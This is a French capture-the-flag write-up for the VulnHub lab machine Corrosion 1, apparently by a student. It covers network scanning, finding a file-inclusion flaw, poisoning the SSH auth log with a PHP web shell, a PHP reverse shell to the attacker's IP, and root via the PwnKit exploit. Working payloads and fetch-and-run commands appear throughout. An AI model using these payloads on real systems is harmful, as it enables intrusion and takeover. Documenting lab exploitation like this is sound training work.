

Corrosion 1 - Write-Up

- Ivan KRIVOKUCA - 22306432
- Difficulté: *Facile*
- Machine: <https://www.vulnhub.com/entry/corrosion-1,730/>

Table of contents

- [Reconnaissance](#)
 - [Découverte de l'hôte](#)
 - [Enumération des ports](#)
- [Énumération](#)
 - [Enumération Web](#)
 - [Exploration du site](#)
 - [Exploitation du site](#)
 - [Élévation de privilèges](#)

Reconnaissance

Découverte de l'hôte

J'ai commencé par chercher la machine sur le réseau avec `netdiscover` :

```
sudo netdiscover -r 192.168.0.0/24
```

```
192.168.0.18    08:00:27:03:0a:9d    1    60    PCS Systemtechnik GmbH
```

→ Machine identifiée : 192.168.0.18 (GO PCS Systemtechnik GmbH)

Enumération des ports

Ensuite j'ai lancé nmap pour voir les ports ouverts :

```
nmap -sC -sV -p- 192.168.0.18
```

```

[ivan@parrot]~$ nmap -sC -sV -p- 192.168.0.18
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-10 22:41 CET
Nmap scan report for 192.168.0.18
Host is up (0.00011s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Ubuntu Subuntu1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 0c:a7:1c:8b:4e:85:6b:16:8c:fd:b7:cd:5f:60:3e:a4 (RSA)
|   256 0f:24:f4:65:af:50:d3:d3:aa:09:33:c3:17:3d:63:c7 (ECDSA)
|_  256 b0:fa:cd:77:73:da:e4:7d:c8:75:a1:c5:5f:2c:21:0a (ED25519)
80/tcp    open  http      Apache httpd 2.4.46 ((Ubuntu))
|_ http-server-header: Apache/2.4.46 (Ubuntu)
|_ http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.58 seconds

```

Résultats trouvés:

- Port 22 : SSH (OpenSSH 8.4p1 Ubuntu)
- Port 80 : HTTP (Apache 2.4.46)

Page HTML :



Tentative de connection en SSH

```
$ssh 192.168.0.18
The authenticity of host '192.168.0.18 (192.168.0.18)' can't be established.
ED25519 key fingerprint is SHA256:h+1ijitcr/kVnfc33XfHyMIJifcp2Vt9He9qc+ph1Xk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.18' (ED25519) to the list of known hosts.
ivan@192.168.0.18's password: █
```

Énumération

Enumération Web

J'ai utilisé gobuster pour trouver des dossiers cachés :

```
gobuster dir -u http://192.168.0.18/ -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x
php,html,txt -t 40
```



```
=====
Starting gobuster in directory enumeration mode
=====
/.html      (Status: 403) [Size: 277]
/.php       (Status: 403) [Size: 277]
/index.html (Status: 200) [Size: 10918]
/tasks      (Status: 301) [Size: 312] [--> http://192.168.0.18/tasks/]
/blog-post  (Status: 301) [Size: 316] [--> http://192.168.0.18/blog-post/]
/.html      (Status: 403) [Size: 277]
/.php       (Status: 403) [Size: 277]
/server-status (Status: 403) [Size: 277]
Progress: 882240 / 882244 (100.00%)
```

Exploration du site

Découvertes intéressantes :

- /tasks → Fichier `tasks_todo.txt`

Refaire *gobuster* sur */tasks* ne donne rien de plus.



- Dans `/blog-post`



Refaire *gobuster* sur */blog-post*, nous donne de nouveaux résultats

```
Starting gobuster in directory enumeration mode
```

```
=====
/.php           (Status: 403) [Size: 277]
/index.html     (Status: 200) [Size: 190]
/.html         (Status: 403) [Size: 277]
/archives       (Status: 301) [Size: 325] [--> http://192.168.0.18/blog-post/archives/]
/uploads       (Status: 301) [Size: 324] [--> http://192.168.0.18/blog-post/uploads/]
/.php           (Status: 403) [Size: 277]
/.html         (Status: 403) [Size: 277]
Progress: 882240 / 882244 (100.00%)
```

192.168.0.18/tasks/tasks_toc × Index of /blog-post/archives × +

← → ↻ 192.168.0.18/blog-post/archives/

Index of /blog-post/archives

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
Parent Directory	-		
randylogs.php	2021-07-29 17:20	140	

Apache/2.4.46 (Ubuntu) Server at 192.168.0.18 Port 80

192.168.0.18/tasks/tasks_toc × 192.168.0.18/blog-post/arch × +

← → ↻ 192.168.0.18/blog-post/archives/randylogs.php

Quand j'ai essayé d'y accéder directement, j'ai obtenu une page blanche.
C'est souvent un signe que :

1. Soit le script attend des paramètres
2. Soit il y a des erreurs qui sont masquées

Exploitation du site

Pour trouver les paramètres potentiels, j'ai utilisé wfuzz :

```
wfuzz -c -w /usr/share/wordlists/dirb/big.txt --hw 0 -u http://192.168.0.18/blog-post/archives/randylogs.php?FUZZ=/etc/passwd
```

Cette commande :

- Teste tous les mots du dictionnaire big.txt comme noms de paramètres
- Le paramètre prend comme valeur /etc/passwd (un test classique pour les LFI)

```
[root@parrot:~/home/ivan]
#wfuzz -c -w /usr/share/wordlists/dirb/big.txt --hw 0 -u http://192.168.0.18/blog-post/archives/randylogs.php?FUZZ=/etc/passwd
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work corre
or more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****

Target: http://192.168.0.18/blog-post/archives/randylogs.php?FUZZ=/etc/passwd
Total requests: 20469

=====
ID           Response  Lines  Word      Chars      Payload
=====
000007534:   200      48 L    85 W      2832 Ch    "file"

Total time: 0
Processed Requests: 20469
Filtered Requests: 20468
Requests/sec.: 0
```

C'est à dire qu'on peut accéder aux fichiers avec le paramètres file

```
root@x:0.0.0.0:/root:/bin:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lpx:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Listing:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnuats Big-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:100:102:systemd Network Management,,/run/systemd:/usr/sbin/nologin systemd-resolve:x:101:103:systemd Resolv,,/run/systemd:/usr/sbin/nologin systemd-timesync:x:102:104:systemd Time Synchronization,,/run/systemd:/usr/sbin/nologin messagebus:x:103:106:nonexistent:/usr/sbin/nologin syslog:x:104:110:/home/syslog:/usr/sbin/nologin apt:x:105:65534:nonexistent:/usr/sbin/nologin tss:x:106:111:TPM software stack,,/var/lib/tpm:/bin/false uidd:x:107:114:/run/uid/0:/usr/sbin/nologin lpd:x:108:115:nonexistent:/usr/sbin/nologin avahi-autoipd:x:109:117:Avahi autoipd daemon,,/var/lib/avahi-autoipd:/usr/sbin/nologin usbmux:x:110:46:usbmux daemon,,/var/lib/usbmux:/usr/sbin/nologin rtkit:x:111:118:RealtimeKit,,/proc:/usr/sbin/nologin dnsmasq:x:112:65534:dnsmasq,,/var/lib/misc:/usr/sbin/nologin avahi:x:113:120:Avahi mDNS daemon,,/run/avahi-daemon:/usr/sbin/nologin cups-pk-helper:x:114:121:user for cups-pk-helper service,,/home/cups-pk-helper:/usr/sbin/nologin speech-dispatcher:x:115:29:speech-dispatcher,,/run/speech-dispatcher:/bin/false kernoops:x:116:65534:Kernel Ops Tracking Daemon,,/usr/sbin/nologin nmap:x:117:122:NetworkManager OpenVPN,,/var/lib/openvpn/chron:/usr/sbin/nologin vboopstie:x:118:123:nonexistent:/bin/false sssd:x:119:124:SSSD system user,,/var/lib/sss:/usr/sbin/nologin saned:x:120:126:/var/lib/saned:/usr/sbin/nologin colord:x:121:127:colord colour management daemon,,/var/lib/colord:/usr/sbin/nologin geoclue:x:122:128:/var/lib/geoclue:/usr/sbin/nologin pulse:x:123:129:PulseAudio daemon,,/var/run/pulse:/usr/sbin/nologin hplip:x:124:71:HP LP system user,,/run/hplip:/bin/false gnome-initial-setup:x:125:65534:/run/gnome-initial-setup:/bin/false gdm:x:126:131:Gnome Display Manager:/var/lib/gdm3:/bin/false randy:x:1000:1000:randy,,/home/randy:/bin/bash systemd-coredump:x:999:999:systemd Core Dumper:/usr/sbin/nologin sshd:x:127:65534:/run/ssh:/usr/sbin/nologin
```

Avec cette découverte, on va utiliser une LFI

On va voir si on peut accéder aux logs suivants de SSH car il était écrit dans [Corrosion 1-20241111151431887.webp](https://corrosion1-20241111151431887.webp): "Change permissions for auth log"

Dans : /var/log/auth.log

```
authentication user randy 192.168.0.48 port 42994: Too many authentication failures [preauth] Nov 11 07:48:55 corrosion sshd[2833]: PAM 5 more authentication failures; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.0.48 user=randy Nov 11 07:48:55 corrosion sshd[2833]: PAM service(sshd) ignoring max retries; 6 > 3 Nov 11 07:48:55 corrosion sshd[2830]: error: maximum authentication attempts exceeded for randy from 192.168.0.48 port 42910 ssh2 [preauth] Nov 11 07:48:55 corrosion sshd[2830]: Disconnecting authenticating user randy 192.168.0.48 port 42910: Too many authentication failures [preauth] Nov 11 07:48:55 corrosion sshd[2830]: PAM 5 more authentication failures; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.0.48 user=randy Nov 11 07:48:55 corrosion sshd[2830]: PAM service(sshd) ignoring max retries; 6 > 3 Nov 11 07:48:55 corrosion sshd[2838]: Disconnecting authenticating user randy 192.168.0.48 port 42994: Too many authentication failures [preauth] Nov 11 07:48:55 corrosion sshd[2838]: PAM 5 more authentication failures; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.0.48 user=randy Nov 11 07:48:55 corrosion sshd[2838]: PAM service(sshd) ignoring max retries; 6 > 3 Nov 11 07:48:55 corrosion sshd[2824]: error: maximum authentication attempts exceeded for randy from 192.168.0.48 port 42852 ssh2 [preauth] Nov 11 07:48:55 corrosion sshd[2824]: Disconnecting authenticating user randy 192.168.0.48 port 42852: Too many authentication failures [preauth] Nov 11 07:48:55 corrosion sshd[2824]: PAM 5 more authentication failures; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.0.48 user=randy Nov 11 07:48:55 corrosion sshd[2824]: PAM service(sshd) ignoring max retries; 6 > 3 Nov 11 07:48:55 corrosion sshd[2834]: error: maximum authentication attempts exceeded for randy from 192.168.0.48 port 42964 ssh2 [preauth] Nov 11 07:48:55 corrosion sshd[2834]: Disconnecting authenticating user randy 192.168.0.48 port 42964: Too many authentication failures [preauth] Nov 11 07:48:55
```

Mon plan d'attaque était donc :

1. Tenter une connexion SSH avec du code PHP comme nom d'utilisateur
2. Ce code sera enregistré dans auth.log

3. Utiliser la LFI pour lire auth.log, ce qui fera exécuter mon code PHP

```
<?php system($_GET["cmd"]);?>
```

→ "executes the given command and outputs the result"

On va donc essayer de se connecter en ssh avec la commande php en tant que login

```
[*]-[ivan@parrot]-[~]  
$ssh '<?php system($_GET[cmd]);?>@192.168.0.18'  
remote username contains invalid characters
```

J'ai donc décidé d'encoder le payload en base64 pour n'avoir que des caractères alphanumériques :

```
echo -n "<?php system($_GET[\"cmd\"]);?>" | base64  
# res: PD9waHAgc3lzdGVtKFtjbWRdKTs/Pg==
```

```
$ssh PD9waHAgc3lzdGVtKFtjbWRdKTs/Pg==@192.168.0.18  
PD9waHAgc3lzdGVtKFtjbWRdKTs/Pg==@192.168.0.18's password:
```

Maintenant, grâce à ça, toutes les commandes `http://192.168.0.18/blog-post/archives/randylogs.php?file=/var/log/auth.log&cmd=[COMMAND]` seront exécuté

On va faire ainsi un reverse-shell en PHP à l'aide de cette outil

:<https://weibell.github.io/reverse-shell-generator/>

Reverse Shell Generator

Step 1: Configuration

IP: 192.168.0.48 Port: 4242 +1

Step 2: Listener

Advanced ☐ \$ nc -lvnp 4242 Copy

Step 3: Reverse shell

Advanced ☒

Lua

Perl #1

Perl #2

PHP #1

PHP #2

\$ php%20-r%20'%24sock%3Dfsockopen(%22192.168.0.48%22%2C4242)%3Bexec(%22%2Fbin%2Fsh%20-i%20%3C%263%20%3E%263%20%3E%263%22)%3B'

Shell sh Encoding encodeURIComponent

Voici l'URL complète (ne pas oublier de l'encoder pour le mettre dans l'URL) :

[http://192.168.0.18/blog-post/archives/randylogs.php?file=/var/log/auth.log&cmd=php%20-r%20%27%24sock%3Dfsockopen\(%22192.168.0.48%22%2C4242\)%3Bexec\(%22%2Fbin%2Fsh%20-i%20%3C%263%20%3E%263%20%3E%263%22\)%3B%27](http://192.168.0.18/blog-post/archives/randylogs.php?file=/var/log/auth.log&cmd=php%20-r%20%27%24sock%3Dfsockopen(%22192.168.0.48%22%2C4242)%3Bexec(%22%2Fbin%2Fsh%20-i%20%3C%263%20%3E%263%20%3E%263%22)%3B%27)

Sur ma machine :

```
listening on [any] 4242 ...
connect to [192.168.0.48] from (UNKNOWN) [192.168.0.18] 56724
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$
```

On voit bien qu'on est connecté avec le reverse shell à la machine !

Avec cette commande, on aura un meilleur shell

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
```

```
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@corrosion:/var/www/html/blog-post/archives$
```

Élévation de privilèges

Pour voir ce qu'on a sur cette machine, on va utiliser *l'incroyable outil* [linPeas](#)

Vu que python3 est disponible on va faire

```
cd /tmp # On s'assure d'avoir les droits d'écriture
python3 -c 'import urllib.request;
urllib.request.urlretrieve("https://github.com/peass-ng/PEASS-
ng/releases/latest/download/linpeas.sh", "linpeas.sh")'
chmod +x ./linpeas.sh
./linpeas.sh
```

Dans la catégorie *Executing Linux Exploit Suggester*, on va chercher des élévation de privilège

On va tester celle-ci : PwnKit (CVE-2021-4034) qui se décrit comme : *PwnKit: Local Privilege Escalation Vulnerability* (<https://blog.qualys.com/vulnerabilities-threat-research/2022/01/25/pwnkit-local-privilege-escalation-vulnerability-discovered-in-polkits-pkexec-cve-2021-4034>)

```
[+] [CVE-2021-4034] PwnKit

Details: https://www.qualys.com/2022/01/25/cve-2021-4034/pwnkit.txt
Exposure: probable
Tags: [ ubuntu=10|11|12|13|14|15|16|17|18|19|20|21 ],debian=7|8|9|10|11,fedora,manjaro
Download URL: https://code.load.github.com/berdav/CVE-2021-4034/zip/main
```

Je vais prendre le script ici : <https://github.com/ly4k/PwnKit>

```
wget https://raw.githubusercontent.com/ly4k/PwnKit/main/PwnKit
chmod +x PwnKit
```

```
./PwnKit
```

```
www-data@corrosion:/tmp$ ./PwnKit
./PwnKit
root@corrosion:/tmp# ls
ls
```

On voit directement qu'après avoir exécuté le script, nous sommes devenu root

```
root@corrosion:/tmp# whoami
whoami
root
root@corrosion:/tmp# cd ~
cd ~
root@corrosion:~# ls
ls
creds logs.txt root.txt snap
root@corrosion:~# cat root.txt
cat root.txt
FLAG: 4NJS A99SD7922197D7S90PLAWE

Congrats! Hope you enjoyed my first machine posted on VulnHub!
Ping me on twitter @proxyprogrammer for any suggestions.

Youtube: https://www.youtube.com/c/ProxyProgrammer
Twitter: https://twitter.com/proxyprogrammer
```

Dans le dossier root j'ai trouvé le flag : 4NJS A99SD7922197D7S90PLAWE